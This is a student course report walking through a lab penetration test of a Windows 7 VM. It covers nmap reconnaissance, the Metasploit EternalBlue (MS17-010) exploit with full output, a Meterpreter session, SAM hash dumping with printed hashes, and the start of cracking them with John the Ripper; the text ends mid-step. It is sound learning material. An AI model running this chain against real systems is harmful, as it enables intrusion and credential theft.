A **PROJECT REPORT**

On

“Penetration Testing on Windows and Ubuntu VM”

Submitted by

Yash Thakur

{https://github.com/YashThakur098}

Under the guidance of

Sir VaishnavuCV

in complete fulfillment of the ‘Cyber Security’ course

provided by Learnnex

Acknowledgement

I would like to express my sincere gratitude to my project guide “**Sir VaishnavuCV**” for giving me the opportunity to work on this project and perform penetration testing on Windows and Ubuntu VM. It would have been difficult without his clear instructions and timely response to our problems.

Declaration


I hereby declare that this project report entitled "Penetration Testing on Windows and Ubuntu VMs", being submitted in fulfillment of all the requirements to **Learnnex**, is a bonafide record of my original work carried out under the guidance and supervision of **Sir VaishnavuCV**.

Table of Contents


Project 1


“Before Starting the Exploit”

Before we jump right into exploitation part, we first need to configure both Windows and Ubuntu in our VMWare. The links for downloading the machines were provided on our discord by Vaishnavu sir.



We install these two .ova (open virtualization appliance) files on our pc, and open them in vmware. Ensure that both all of them are on the same network adapter.





Similarly, we do for Ubuntu VM.

Windows VM

Test Summary:

We are an ethical hacker and a company assigned us the task of penetration testing to identify and exploit the vulnerabilities in the Windows machine.

The task was performed from an attacker's perspective to achieve the following goals:

1. Identify vulnerabilities that could potentially compromise the security of the network.
2. Evaluate the effectiveness of existing security controls within the Windows VM.

Aim:

1. Find password of user 'Jon'

Type of Machine: Virtual


Name: Windows 7 XP

Tools/Commands used:


1. Arp-scan
2. Nmap
3. Metasploit
    - Searchsploit
    - Msfconsole
4. John the Ripper

Steps:

1. Use **ifconfig** command to get the Kali **ip_address**.



2. Use **arp-scan** command to list all the hosts connected to the network.



Here,

-l is localhost

-I is for interface, which is eth0.

And we run the scan on eth0.

_._._.1 is usually the gateway or the NAT adapter. So we can skip it and check the rest.

3. Use nmap command for OS detection.


```
┌──(yash㉿yash)-[~/Desktop]
└─$ sudo nmap -sS -O -vv 192.168.43.2
[sudo] password for yash:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-12 12:37 EDT
Initiating ARP Ping Scan at 12:37
Scanning 192.168.43.2 [1 port]
Completed ARP Ping Scan at 12:37, 0.08s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 12:37
Completed Parallel DNS resolution of 1 host. at 12:37, 0.01s elapsed
Initiating SYN Stealth Scan at 12:37
Scanning 192.168.43.2 [1000 ports]
Discovered open port 53/tcp on 192.168.43.2
Completed SYN Stealth Scan at 12:37, 0.17s elapsed (1000 total ports)
Initiating OS detection (try #1) against 192.168.43.2
Retrying OS detection (try #2) against 192.168.43.2
Nmap scan report for 192.168.43.2
Host is up, received arp-response (0.0017s latency).
Scanned at 2024-10-12 12:37:33 EDT for 4s
Not shown: 999 closed tcp ports (reset)
PORT   STATE SERVICE REASON
53/tcp open  domain  syn-ack ttl 128
MAC Address: 00:50:56:EF:B6:70 (VMware)
Device type: specialized|general purpose|WAP|webcam
Running (JUST GUESSING): VMware Player (99%), Microsoft Windows XP|7|2012 (93%), Linux 2.4.X|3.X (91%), Actiontec embedded (91%), DVTel embedded (89%)
OS CPE: cpe:/a:vmware:player cpe:/o:microsoft:windows_xp::sp3 cpe:/o:microsoft:windows_7 cpe:/o:microsoft:windows_server_2012 cpe:/o:linux:linux_kernel
e:/h:actiontec:mi424wr-gen3i cpe:/o:linux:linux_kernel cpe:/o:linux:linux_kernel:3.2
OS fingerprint not ideal because: Didn't receive UDP response. Please try again with -sSU
Aggressive OS guesses: VMware Player virtual NAT device (99%), Microsoft Windows XP SP3 or Windows 7 or Windows Server 2012 (93%), Microsoft Windows XP
, DD-WRT v24-sp2 (Linux 2.4.37) (91%), Actiontec MI424WR-GEN3I WAP (91%), Linux 3.2 (90%), DVTel DVT-9540DW network camera (89%)
No exact OS matches for host (test conditions non-ideal).
TCP/IP fingerprint:
SCAN(V=7.94SVN%E=4%D=10/12%OT=53%CT=1%CU=%PV=Y%DS=1%DC=D%G=N%M=005056%TM=670AA5D1%P=x86_64-pc-linux-gnu)
```

You can see that on 192.168.43.2, it is showing “(Just Guessing)”, so no clear identification of OS is done. And we move to the next ip_address.

```
└─$ sudo nmap -sS -O -vv 192.168.43.130
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-12 12:37 EDT
Initiating ARP Ping Scan at 12:37
Scanning 192.168.43.130 [1 port]
Completed ARP Ping Scan at 12:37, 0.09s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 12:37
Completed Parallel DNS resolution of 1 host. at 12:37, 0.14s elapsed
Initiating SYN Stealth Scan at 12:37
Scanning 192.168.43.130 [1000 ports]
Discovered open port 445/tcp on 192.168.43.130
Discovered open port 135/tcp on 192.168.43.130
Discovered open port 139/tcp on 192.168.43.130
Discovered open port 49155/tcp on 192.168.43.130
Discovered open port 49156/tcp on 192.168.43.130
Discovered open port 49152/tcp on 192.168.43.130
Discovered open port 49153/tcp on 192.168.43.130
Discovered open port 49154/tcp on 192.168.43.130
Completed SYN Stealth Scan at 12:37, 1.30s elapsed (1000 total ports)
Initiating OS detection (try #1) against 192.168.43.130
Nmap scan report for 192.168.43.130
Host is up, received arp-response (0.00099s latency).
Scanned at 2024-10-12 12:37:55 EDT for 2s
Not shown: 992 closed tcp ports (reset)
PORT      STATE SERVICE      REASON
135/tcp   open  msrpc        syn-ack ttl 128
139/tcp   open  netbios-ssn  syn-ack ttl 128
445/tcp   open  microsoft-ds syn-ack ttl 128
49152/tcp open  unknown      syn-ack ttl 128
49153/tcp open  unknown      syn-ack ttl 128
49154/tcp open  unknown      syn-ack ttl 128
49155/tcp open  unknown      syn-ack ttl 128
49156/tcp open  unknown      syn-ack ttl 128
MAC Address: 00:0C:29:3F:ED:B5 (VMware)
Device type: general purpose
Running: Microsoft Windows 7|2008|8.1
```

Here, you can see that we found the Windows VM running on 192.168.43.130 ip.


4. Now, we do Enumeration with the command:
   sudo nmap -Pn -sT -sV -vv -oN win7-nmap-enum.txt 192.168.43.130
   this command will scan all the ports and services to find any vulnerability if available and send the report to a text file named ‘**win7-nmap-enum.txt**’.



This is the report generated and only the highlighted part is useful, since the other ports and services are just a copy of the first one. So, you can delete the rest.


Now, **check all the ports for the services running on them** from 'https://en.wikipedia.org/wiki/List_of_TCP_and_UDP_port_numbers'. Usually, the port with more than one service running has a higher chance of being vulnerable, which is, in this case, **port 445.**

5. Now, we perform **Vulnerability scanning** using:
   sudo nmap -Pn -p 135,139,445 -sT -sV –script vuln -vv -oN win7-nmap-vuln.txt 192.168.43.130
   :- check for scripts using: $ ls /usr/share/nmap/scripts
   :- **'**vuln' after '--scripts' conducts all the scans that include 'vuln'.
   Now, open the report as before and keep only the useful data.



Since, **smb**, which is vulnerable, is running on port 445, we can remove the rest ports. It is also showing the vulnerability, i.e., **ms17-010.**

To understand it better, we search this vulnerability first using **searchsploit** command, then on google for more details.




Module Options


To display the available options, load the module within the Metasploit console and run the commands 'show options' or 'show advanced':

```
msf > use exploit/windows/smb/ms17_010_eternalblue
msf exploit(ms17_010_eternalblue) > show targets
    ...targets...
msf exploit(ms17_010_eternalblue) > set TARGET < target-id >
msf exploit(ms17_010_eternalblue) > show options
    ...show and set options...
msf exploit(ms17_010_eternalblue) > exploit
```

6. Open msfconsole using **sudo msfconsole** command.




7. Search the exploit using **search ms17-010** and select the 'Eternal Blue' one. Then type: **use 0.**



8. Give the values for RHOST, RPORT, LHOST and LPORT.

- RHOST: target/victim ip: windows ip
- RPORT: vulnerable port: 445
- LHOST: kali/attacker ip: 192.168.43.129
- LPORT: port where attacker system is accessing the victim/target system



9. And now, we exploit.

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit

[*] Started reverse TCP handler on 192.168.43.129:4434
[*] 192.168.43.130:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.43.130:445    - Host is likely VULNERABLE to MS17-010! - Windows 7 Professional 7601 Service Pack 1 x64 (64-bit)
[*] 192.168.43.130:445    - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.43.130:445 - The target is vulnerable.
[*] 192.168.43.130:445 - Connecting to target for exploitation.
[+] 192.168.43.130:445 - Connection established for exploitation.
[+] 192.168.43.130:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.43.130:445 - CORE raw buffer dump (42 bytes)
[*] 192.168.43.130:445 - 0x00000000  57 69 6e 64 6f 77 73 20 37 20 50 72 6f 66 65 73  Windows 7 Profes
[*] 192.168.43.130:445 - 0x00000010  73 69 6f 6e 61 6c 20 37 36 30 31 20 53 65 72 76  sional 7601 Serv
[*] 192.168.43.130:445 - 0x00000020  69 63 65 20 50 61 63 6b 20 31                    ice Pack 1
[+] 192.168.43.130:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.43.130:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.43.130:445 - Sending all but last fragment of exploit packet
[*] 192.168.43.130:445 - Starting non-paged pool grooming
[+] 192.168.43.130:445 - Sending SMBv2 buffers
[+] 192.168.43.130:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.43.130:445 - Sending final SMBv2 buffers.
[*] 192.168.43.130:445 - Sending last fragment of exploit packet!
[*] 192.168.43.130:445 - Receiving response from exploit packet
[+] 192.168.43.130:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.43.130:445 - Sending egg to corrupted connection.
[*] 192.168.43.130:445 - Triggering free of corrupted buffer.
[*] Sending stage (201798 bytes) to 192.168.43.130
[*] Meterpreter session 1 opened (192.168.43.129:4434 -> 192.168.43.130:49158) at 2024-10-12 15:30:56 -0400
[+] 192.168.43.130:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.43.130:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.43.130:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
```

10. We can do a live screenshare using **meterpreter>screenshare** or get a screenshot using **meterpreter>screenshot**.

11. Now, we try to get the password. The password is usually saved in a SAM database which has hash values. For that, we use **hashdump** command.

```
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Jon:1000:aad3b435b51404eeaad3b435b51404ee:ffb43f0de35be4d9917ac0cc8ad57f8d:::
```

12. After we get the hash values, we perform password cracking.

- Copy only the parameters of user Jon.
- Save it to a text file.
- Now, use **John the Ripper** tool. You can use it with **$ john** or simply select it by searching in the applications in kali linux.
- You can take some help from **john –help** command.
- In **help**, look for '**--wordlist**'.

- Unzip the wordlist file with **$ sudo gunzip /usr/share/wordlists/rockyou.txt** command.
- Now, use it with john command:


```
$ john --wordlist=/usr/share/wordlists/rockyou.txt --show –format=LM win-7-hash.txt
```

- If it doesn't work, remove **--show** and search google for 'sam password format in windows', which is usually NT, so replace '**LM**' with '**NT**'.

```
┌──(yash㉿yash)-[~/Desktop]
└─$ john --wordlist=/usr/share/wordlists/rockyou.txt --format=NT win-7-hash.txt
